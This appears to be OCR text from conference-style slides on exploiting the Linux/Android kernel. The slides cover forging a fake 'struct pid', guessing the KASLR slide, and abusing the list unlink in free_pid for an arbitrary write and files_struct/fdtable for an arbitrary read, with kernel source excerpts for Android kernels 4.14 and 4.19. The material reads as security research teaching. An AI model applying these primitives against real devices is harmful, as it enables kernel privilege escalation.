
```
struct upid {
        int nr;
        struct pid_namespace *ns;
        struct hlist_node pid_chain;
};
```

attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = 0;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```

attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = task_struct->pids[PIDTYPE].node;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



Guess the kslide

dp->count = 0x41414141;

dp->level = 0;

dp->task[PIDTYPE_PID].first = 0;

dp->task[PIDTYPE_PGID].first = NULL;

dp->task[PIDTYPE_SID].first = 0;

dp->rcu.next = 0;

dp->rcu.func = 0;

dp->numbers[0].nr = 0x41414141;

dp->numbers[0].ns = init_pid_ns + kslide;

dp->numbers[0].pid_chain.next = 0;

dp->numbers[0].pid_chain.pprev = 0;

```
505  pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506  {
507      struct upid *upid;
508      pid_t nr = 0;
509
510      if (pid && ns->level <= pid->level) {
511          upid = &pid->numbers[ns->level];
512          if (upid->ns == ns)
513              nr = upid->nr;
514      }
515      return nr;
516  }
517  EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519  pid_t pid_vnr(struct pid *pid)
520  {
521      return pid_nr_ns(pid, task_active_pid_ns(current));
522  }
523  EXPORT_SYMBOL_GPL(pid_vnr);
```

Guess the kslide

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = NULL;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0x41414141;
dp->numbers[0].ns = init_pid_ns + kslide;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```

```
127     mask = ((1UL << (VA_BITS - 2)) - 1) & ~(SZ_2M - 1);
128     offset = seed & mask;
129
130     /* use the top 16 bits to randomize the linear region */
131     memstart_offset_seed = seed >> 48;
```

- kslide features
  - 2M aligned
  - Cannot extend across a 1GB alignment boundary
  - 16bits(less than 65536)

AAW

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = NULL;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0x41414141;
dp->numbers[0].ns = init_pid_ns + kslide;
dp->numbers[0].pid_chain.next = where;
dp->numbers[0].pid_chain.pprev = value;
```

```
260 void free_pid(struct pid *pid)
261 {
262     /* We can be called with write_lock_irq(&tasklist_lock) held */
263     int i;
264     unsigned long flags;
265
266     spin_lock_irqsave(&pidmap_lock, flags);
267     for (i = 0; i <= pid->level; i++) {
268         struct upid *upid = pid->numbers + i;
269         struct pid_namespace *ns = upid->ns;
270         hlist_del_rcu(&upid->pid_chain);
271         switch(--ns->nr_hashed) {
272         case 2:
```

```
674 static inline void __hlist_del(struct hlist_node *n)
675 {
676     struct hlist_node *next = n->next;
677     struct hlist_node **pprev = n->pprev;
678
679     WRITE_ONCE(*pprev, next);
680     if (next)
681         next->pprev = pprev;
682 }
```

AAW(not universal)

```
54  struct upid {
55      /* Try to keep pid_chain in the same cache
56      int nr;
57      struct pid_namespace *ns;
58      struct hlist_node pid_chain;
59  };
60
61  struct pid
62  {
63      atomic_t count;
64      unsigned int level;
65      /* lists of tasks that use this pid */
66      struct hlist_head tasks[PIDTYPE_MAX];
67      /* wait queue for pidfd notifications */
68      struct rcu_head rcu;
69      struct upid numbers[1];
70  };
```

Android kernel 4.14

```
53  struct upid {
54      int nr;
55      struct pid_namespace *ns;
56  };
57
58  struct pid
59  {
60      atomic_t count;
61      unsigned int level;
62      /* lists of tasks that use this pid */
63      struct hlist_head tasks[PIDTYPE_MAX];
64      /* wait queue for pidfd notifications */
65      wait_queue_head_t wait_pidfd;
66      struct rcu_head rcu;
67      struct upid numbers[1];
68  };
```

Android kernel 4.19

AAW(not universal)

```
260 void free_pid(struct pid *pid)
261 {
262     /* We can be called with write_lock_irq(&taskli
263     int i;
264     unsigned long flags;
265
266     spin_lock_irqsave(&pidmap_lock, flags);
267     for (i = 0; i <= pid->level; i++) {
268         struct upid *upid = pid->numbers + i;
269         struct pid_namespace *ns = upid->ns;
270         hlist_del_rcu(&upid->pid_chain);
271         switch(--ns->nr_hashed) {
272         case 2:
273         case 1:
274             /* When all that is left in the pid nam
275              * is the reaper wake up the reaper.
276              * may be sleeping in zap_pid_ns_proces
277              */
278             wake_up_process(ns->child_reaper);
279             break;
280         case PIDNS_HASH_ADDING:
281             /* Handle a fork failure of the first p
282             WARN_ON(ns->child_reaper);
283             ns->nr_hashed = 0;
284             /* fall through */
285         case 0:
286             schedule_work(&ns->proc_work);
287             break;
288         }
289     }
290     spin_unlock_irqrestore(&pidmap_lock, flags);
291
292     for (i = 0; i <= pid->level; i++)
293         free_pidmap(pid->numbers + i);
294
295     call_rcu(&pid->rcu, delayed_put_pid);
```

Android kernel 4.14

```
125 void free_pid(struct pid *pid)
126 {
127     /* We can be called with write_lock_irq(&taskli
128     int i;
129     unsigned long flags;
130
131     spin_lock_irqsave(&pidmap_lock, flags);
132     for (i = 0; i <= pid->level; i++) {
133         struct upid *upid = pid->numbers + i;
134         struct pid_namespace *ns = upid->ns;
135         switch (--ns->pid_allocated) {
136         case 2:
137         case 1:
138             /* When all that is left in the pid name
139              * is the reaper wake up the reaper.  Th
140              * may be sleeping in zap_pid_ns_process
141              */
142             wake_up_process(ns->child_reaper);
143             break;
144         case PIDNS_ADDING:
145             /* Handle a fork failure of the first pr
146             WARN_ON(ns->child_reaper);
147             ns->pid_allocated = 0;
148             /* fall through */
149         case 0:
150             schedule_work(&ns->proc_work);
151             break;
152         }
153
154         idr_remove(&ns->idr, upid->nr);
155     }
156     spin_unlock_irqrestore(&pidmap_lock, flags);
157
158     call_rcu(&pid->rcu, delayed_put_pid);
159 }
```

Android kernel 4.19

AAW(not universal)

```
53  struct upid {
54      int nr;
55      struct pid_namespace *ns;
56  };
57
58  struct pid
59  {
60      atomic_t count;
61      unsigned int level;
62      /* lists of tasks that use this pid */
63      struct hlist_head tasks[PIDTYPE_MAX];
64      /* wait queue for pidfd notifications */
65      wait_queue_head_t wait_pidfd;
66      struct rcu_head rcu;
67      struct upid numbers[1];
68  };
```


Android kernel 4.19

```
2175  struct wait_queue_head {
2176      spinlock_t              lock;           /*     0     4 */
2177
2178      /* XXX 4 bytes hole, try to pack */
2179
2180      struct list_head    head;               /*     8    16 */
2181
2182      /* size: 24, cachelines: 1, members: 2 */
2183      /* sum members: 20, holes: 1, sum holes: 4 */
2184      /* last cacheline: 24 bytes */
2185  };
```

- CONFIG_DEBUG_LIST=y
  - List corruption check


attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = addr_X;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```




attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = addr_X;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



detach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = addr_X;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



Redirect a pointer to controlled page!

AAR

```
struct files_struct {
 atomic_t count;
 bool resize_in_progress;
 wait_queue_head_t resize_wait;
 struct fdtable __rcu *fdt;
 struct fdtable fdtab;
 spinlock_t file_lock
____cacheline_aligned_in_smp;
 unsigned int next_fd;
 unsigned long close_on_exec_init[1];
 unsigned long open_fds_init[1];
 unsigned long full_fds_bits_init[1];
 struct file __rcu * fd_array[NR_OPEN_DEFAULT];
};
```


```
struct fdtable {
 unsigned int max_fds;
 struct file __rcu **fd;
 unsigned long *close_on_exec;
 unsigned long *open_fds;
 unsigned long *full_fds_bits;
 struct rcu_head rcu;
};
```

AAR


```
175     task_lock(p);
176     if (p->fs)
177         umask = p->fs->umask;
178     if (p->files)
179         max_fds = files_fdtable(p->files)->max_fds;
180     task_unlock(p);
181     rcu_read_unlock();
182
183     if (umask >= 0)
184         seq_printf(m, "Umask:\t%#04o\n", umask);
185     seq_puts(m, "State:\t");
186     seq_puts(m, get_task_state(p));
187
188     seq_put_decimal_ull(m, "\nTgid:\t", tgid);
189     seq_put_decimal_ull(m, "\nNgid:\t", ngid);
190     seq_put_decimal_ull(m, "\nPid:\t", pid_nr_ns(pid, ns));
191     seq_put_decimal_ull(m, "\nPPid:\t", ppid);
192     seq_put_decimal_ull(m, "\nTracerPid:\t", tpid);
193     seq_put_decimal_ull(m, "\nUid:\t", from_kuid_munged(user_ns, cred->uid));
194     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->euid));
195     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->suid));
196     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->fsuid));
197     seq_put_decimal_ull(m, "\nGid:\t", from_kgid_munged(user_ns, cred->gid));
198     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->egid));
199     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->sgid));
200     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->fsgid));
201     seq_put_decimal_ull(m, "\nFDSize:\t", max_fds);
```

/proc/self/status

